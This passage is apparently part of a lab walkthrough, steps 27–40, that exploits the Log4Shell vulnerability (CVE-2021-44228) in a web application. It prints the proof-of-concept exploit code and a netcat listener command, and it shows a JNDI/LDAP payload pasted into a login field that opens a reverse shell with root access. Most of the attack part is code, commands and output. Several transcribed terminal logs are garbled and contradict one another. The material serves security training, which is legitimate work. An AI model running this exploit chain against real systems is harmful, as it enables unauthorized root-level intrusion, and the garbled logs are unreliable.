
27. Scroll down to line **87** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.

28. Scroll down to line 99 and replace `jdk1.8.0_20/bin/java` with `/usr/bin/jdk1.8.0_202/bin/java`.

The screenshot shows a Linux desktop environment with a terminal window and a code editor. The terminal window at the bottom has tabs for 'Mozilla Firefox' and 'mv jdk1.8.0_202 /usr/'. The code editor window above it is titled '*poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)'. It contains Python code for a log4shell exploit. The code includes imports for 'argparse', 'os', 'subprocess', and 'Fore'. It defines functions for LDAP server configuration and main execution, and handles command-line arguments. The code is color-coded for syntax highlighting.

```
Applications Places System *poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Save Undo Cut Copy Paste Find Replace Search
* *poc.py *
89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90     return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"),
100        "-cp",
101        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102        "marshalsec.jndi.LDAPRefServer",
103        url,
104    ])
105
106
107 def main() -> None:
108     init(autoreset=True)
109     print(Fore.BLUE + """
110 [!] CVE: CVE-2021-44228
111 [!] Github repo: https://github.com/kozmer/log4j-shell-poc
112 """)
113
114     parser = argparse.ArgumentParser(description='log4shell PoC')
115     parser.add_argument('userip'
Python 3 Tab Width: 4 Ln 99, Col 65 INS
Menu Mozilla Firefox pluma poc.py - Parrot ... mv jdk1.8.0_202 /usr/ *poc.py (/home/attacker/
```

29. After making all the changes **save** the changes and close the **poc.py** editor window.
30. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.



The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with light-colored text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu, the terminal prompt is shown in green: "[attacker@parrot]~[-]". A red arrow points to the command "\$nc -lvp 9001" which is being typed. The command is followed by the output "listening on [any] 9001 ...". The terminal window is set against a desktop background with a taskbar at the bottom. The taskbar includes icons for "Menu", "Mozilla Firefox", "pluma poc.py - Parrot ...", "mv jdk1.8.0_202 /usr/...", and "Parrot Terminal".

31. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.

```
Applications Places System python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd log4j-shell-poc
[root@parrot] ~
# pluma poc.py
[root@parrot] ~
# python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server


[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```

32. Now, copy the payload generated in the **send me:** section.

33. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.

In the **Password** field you can enter any password.



34. Now switch to the netcat listener, you can see that a reverse shell is opened.

The screenshot shows a terminal window titled "Parrot Terminal" with the following session log:

```
[attacker@parrot:~]$
└─$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074
└─$ ./poc.py
└─$ python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[+] [10.10.1.13] -> [10.10.1.9]:54074 [HTTP/1.1]
[+] Exploit payload sent to user [10.10.1.13]
[+] Setting up LDAP server
[+] bind dn: cn=admin,dc=example,dc=com password: password
[+] Starting webserver on port 8000 http://10.10.1.13:8000
[+] Listening on 0.0.0.0:9009
[+] bind LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
[+] 10.10.1.9 -> [18/May/2022 02:56:42] "GET /Exploit.class HTTP/1.1" 200
```

The terminal window has a dark theme with green text output. The title bar says "Parrot Terminal". The taskbar at the bottom shows icons for "Menu", "[Mozilla Firefox]", "python3 poc.py --useri...", "mv jdk1.8.0_202 /usr...", and "Parrot Terminal".

35. In the listener window type **pwd** and press **Enter**, to view the present working directory.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark theme with green text on a black background. The terminal content is as follows:

```
[attacker@parrot] ~
$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074
pwd
/usr/local/tomcat
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[+] Local file created successfully.
[+] Setting up LDAP server...
[+] bind_dn: cn=admin,dc=example,dc=com
[+] Starting ldapserver on port 8000 http://10.10.1.13:8000
Listening on 0.0.0.0:1389
[+] bind LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
[+] 10.10.1.9 - - [18/May/2022 02:56:42] "GET /Exploit.class HTTP/1.1" 200 -
```

The desktop taskbar at the bottom shows several open applications: "Menu", "[Mozilla Firefox]", "python3 poc.py --useri...", "mv jdk1.8.0_202 /usr...", "Parrot Terminal", and a system status icon.

36. Now, type **whoami** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with light-colored text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a command-line interface. The user has run several commands:

```
[attacker@parrot] ~
$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074
pwd
/usr/local/tomcat
whoami
root # python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[...]
[...]
Exploit payload created successfully
Setting up LDAP server
[...]
[...]
Starting httpserver on port 8000 http://10.10.1.13:8000
Listening on 0.0.0.0:1389
[...]
[...]
[...]
```

At the bottom of the terminal window, there's a status bar with icons for "Menu", "[Mozilla Firefox]", "python3 poc.py --useri...", "mv jdk1.8.0_202 /usr...", "Parrot Terminal", and a network icon.

37. We can see that we have shell access to the target web application as a root user.
38. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.
39. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.
40. Close all open windows and document all acquired information.